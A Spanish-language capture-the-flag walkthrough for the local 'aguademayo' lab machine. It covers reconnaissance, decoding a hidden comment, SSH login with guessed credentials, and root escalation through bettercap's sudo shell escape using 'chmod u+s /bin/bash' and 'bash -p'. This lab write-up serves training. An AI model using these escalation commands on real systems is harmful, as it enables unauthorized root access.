

Vamos a desplegar la maquina vulnerable

```
) <u>sudo</u> bash <u>auto deploy.sh</u> <u>aguademayo.tar</u> [sudo] contraseña para caan31:


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2
```


Haremos un escaneo profundo de los puertos abiertos de la maquina vulnerable.

Como vemos que tiene un servidor web vamos a ver si cuenta con algún directorio oculto que podamos explorar con dirb


Vemos que en el código fuente de la pagina principal un comentario raro, así que le preguntaremos a chatgpt para que nos ayude a saber que es.



Ahora utilizaremos dcode.fr para descifrarlo.



Ahora en el otro directorio que encontramos es una imagen llamada agua\_ssh, hice pruebas y no encontré nada, así que suponemos que es un usuario de ssh y la contraseña la que tenemos de antes.





Nos conectamos por ssh y vemos que tenemos acceso al usuario.

```
> ssh agua@172.17.0.2
agua@172.17.0.2's password:
Linux 74bb0f12f555 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@74bb0f12f555:~$
```

Para ver el escalado de privilegios ejecutamos sudo -l y vemos que tenemos permisos, mirándolo es un ejecutable, así que lo ejecutamos.

```
agua@74Ďb0f12f555:^$ sudo -l
Matching Defaults entries for agua on 74bb0f12f555:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User agua may run the following commands on 74bb0f12f555:
(root) NOPASSWD: /usr/bin/bettercap
```

Vemos que nos permite ejecutar help y ver de que trata, con la ayuda nos damos cuenta de que si escribimos! y a continuación algún comando lo ejecuta como un Shell.

Ejecutamos el comando para poder tener luego una consola interactiva como root, aunque ya ejecutándolo antes éramos root.

```
172.17.0.0/16 > 172.17.0.2 » ! chmod u+s /bin/bash

172.17.0.0/16 > 172.17.0.2 » exit

open /proc/sys/net/ipv4/ip_forward: read-only file systemagua@74bb0f12f555:~$ bash -p
bash-5.2# whoami
root
```